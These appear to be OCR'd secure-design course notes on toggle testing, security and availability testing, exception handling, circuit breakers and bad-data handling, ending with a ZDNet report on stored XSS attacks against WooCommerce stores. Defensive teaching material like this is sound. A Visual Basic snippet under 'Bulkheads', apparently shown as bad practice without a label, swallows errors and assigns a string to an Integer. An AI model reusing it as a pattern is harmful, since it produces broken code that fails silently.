Remove functionality in public API	If removed successfully the API should: • Return 404 in an HTTP API call. • Discard/ignore sent messages. • Refuse connections on a socket.
Replace existing functionality	Try to perform new action. New behavior should not be observed until finished. (Can be checked via resulting data or nonexisting UI elements, and so forth.)
New authentication/authorization	Should be unable to login/access system with new functionality/users/permissions. Only old way should work.
Alternating behavior	When enabling feature A, then feature B should not be executed/accessible, and vice versa when enabling feature B.

Note that the tests are not focusing on the behavior of the underlying functionality. They're only concerned with verifying if correct behavior is triggered based on the setting of the toggle.


Combinatory complexity:

If you are using multiple toggles you should strive to verify all combinations of them, because there might be indirect coupling between them. Keep your numbers low.

11.3.2 Toggles - reasons to avoid

- Toggles adds complexity
- Toggles changes behavior
- Chaining makes overview difficult
- Might leave dead code in your solution
- Testing can lead to code resisting changes
- Create a branch instead
  - Version branch
  - Feature branch
  - Work item branch

11.4 Automated security tests



Application testing	Infrastructure testing
Examples: Injection flaws XSS CSRF XEE	**Examples**: Open ports Vulnerable libraries Missing patches Configuration errors
Guideline: OWASP	**Guideline:** (OS) hardening
Trends: Framework improvements Browser improvements Slow change regarding vuln types	**Trends**: OS closed and secure by default Patches auto installed Vulnerabilities in 3rd party components Cloud is more secure Attackers automate
Appoint a security champion!	

11.4.1 Infrastructure as code

Before IaC:

- Developers create resources directly in cloud portal
- Difficult to track who did what
- Difficult to track why a resource was created
- Difficult to know when a resource is safe to remove
- Naming conventions are not always followed
- No transparency as to why a resource has a specific size

After IaC:


- Any changes to resources are version controlled
- Easy to see who did what when, and what workitem was involved
- Any changes to scaling is logged, including reason

Beware:

- Errors might tear down huge amounts of resources
- Files might contain secrets


11.5 Testing for availability

Pre-announced unintentional DoS attack



11.5.1 Estimating headroom


Ask yourself this:
How much load can you take? Where does it break?



11.5.2 Exploiting domain rules

- Are you sure you don't allow negative numbers in your webshop?
- Can you cancel your airline ticket after purchasing goods in the tax-free shop?
- Can a competitor automate booking your cancellable resources?
  - Uber accused of booking and cancelling 5000 rides
  - Ola accused for the same in India, with 400k rides
  - Hotel owner stating 20% fraudulent reservations on booking.com

11.6 Validating configuration



Main causes for security misconfiguration

- Misunderstanding (lack of doc, contra-intuitive, assumptions, lack of training, lack of tests)
- Unintentional changes (typo, bad merge, wrong config place, lack of tests)
- Intentional changes (with unforeseen consequences / side effects, lack of tests)


Cure


- Understand and verify defaults (don't think, verify!)
- Automated testing (Verify platform and environment config such as headers, endpoints, verbs etc)
- Repeatable hardening process
- Remove any unused features, libraries, components and frameworks


Handling failures securely

- Using exceptions
  - Throwing
  - Handeling
  - Payload
- Without exceptions
  - Failures are normal
  - Designing for failures
- Designing for availability
  - Resilience
  - Responsiveness
  - Circuit breakers
  - Bulkheads
- Dealing with bad data
  - Do not repair
  - Do not echo input

11.7 Exceptions








```
try {
   return repository.fetchAccountFor(customer, accountNumber)
               .balance();
}
catch (AccountNotFound e) {
   return Balance.unknown(accountNumber);
}
catch (AccountException e) {
   throw new IllegalStateException(
         format("Unhandled domain exception: %s",
               e.getClass().getSimpleName()));
}
```

11.7.1 Exception payload

Never include business data in technical exceptions, regardless of whether it's sensitive or not

Why?

1. This will allow developers to access technical logs prod environment in order to identify and / or reproduce the error.
2. Less need to set up and configure a secure authorization regime for accessing the log.
3. The technical log will not be a source of information disclosure in case of system compromise

11.8 Handling failures without exceptions

If a business rule prevents some operation, it is not an exception


If you expect some operation might not be allowed due to business rules, test the condition and return a failure. Further: if an object might be in a state where you cannot do your required operation, do a check and return a failure instead of throwing an exception. *Example*: timed pull for files. Do not throw file not found exception.

To throw or not to throw

```
public void transfer(final Amount amount,
                     final Account toAccount)
      throws InsufficientFundsException {
  notNull(amount);
  notNull(toAccount);

  if (balance().isLessThan(amount)) {
    throw new InsufficientFundsException();
  }

  executeTransfer(amount, toAccount);
}
```

```
public Result transfer(final Amount amount,
                       final Account toAccount) {
    notNull(amount);
    notNull(toAccount);

    if (balance().isLessThan(amount)) {
        return INSUFFICIENT_FUNDS.failure();
    }

    return executeTransfer(amount, toAccount);
}
```

11.9 Designing for availability



NIST definition of availability:

The "goal that generates the requirement for protection against intentional or accidental attempts to (1) perform unauthorized deletion of data or (2) otherwise cause a denial of service or data."

11.9.1 Resilience

A resilient system is a system that stays available in the presence of failures.

Key characteristics:


- Stable
- Recovers from failure
- Recovers from stress
- Available in the presence of failure

11.9.2 Responsiveness

> QUOTE: "2 seconds is the threshold for ecommerce website acceptability. At Google, we aim for under a half second." Maile Ohye, from Google


- Your end user cannot tell the difference between a slow and a crashed system
- If you cannot accept more requests – give an error to the user
- Queuing requests is better than dropping requests
- Give feedback that you are processing the request

11.9.3 Circuitbreakers




- Promote resilience, responsiveness and availability
- Isolate excessive load to prevent system crash
- Answer for failed requests is called "Fallback answer"
- Some functionality will be unavailable while fuse is open
- Domain experts must be involved regarding open fuse unavailable functions

11.9.4 Bulkheads




Location level

- Buildings
- Location
- Datacenter
- Region
- Geozone
- Beware of inter-dependencies



Infrastructure level

- Divide functionality across servers
- Containerization
- Beware of hidden dependencies



Code level

- Thread pools
- Queues
- (Event hubs / eventual consistency)

```
Public Function CloseConnection(ByVal connectionNum As Integer) As Integer
  On Error Resume Next
  Dim ReturnStatus As Integer
  ReturnStatus = "sqlConnection" & CStr(connectionNum) & ".Close()"

  If ReturnStatus <> 0 Then
    Return False
  End If

  Return True
  Exit Function
End Function
```

11.10 Bad data


11.10.1 Handling bad data

- Expect external data to be broken, invalid, incomplete and hostile
- Invalid data must be rejected
- Do not echo input verbatim
- Beware of secondary level injection

Repairing bad data before validation is really dangerous and ~~should~~ shall be avoided


11.10.2 Never fix bad data

- Repair filters are really, really difficult to implement properly
- How many ways is there to "escape" the < character? < ?
- Let's take a look at OWASP XSS evasion cheat sheet



11.10.3 Never echo input

- As input must be considered hostile, it must not be presented before safe to do so.
- Input filtering prevents injection attacks
- Output filtering prevents XSS attacks
- You will need both



EDITION: US

ZDNet

WordPress shopping sites under attack

Hackers using cross-site scripting (XSS) flaw in abandoned cart plugin to take over vulnerable sites.

By Catalin Cimpanu for Zero Day | March 12, 2019 -- 00:25 GMT (17:25 PDT) | Topic: Security

According to a report from Defiant security researcher Mikey Veenstra, hackers are automating operations against WordPress WooCommerce-based stores to generate shopping carts that contain products with malformed names.

They add exploit code in one of the shopping cart's fields, then leave the site, an action that ensures the exploit code gets stored in the shop's database.

When an admin accesses the shop's backend to view a list of abandoned carts, the hackers' exploit code is executed as soon as a particular backend page is loaded on the user's screen.

Veenstra said that Wordfence has detected several exploitation attempts against using this technique in the past few weeks.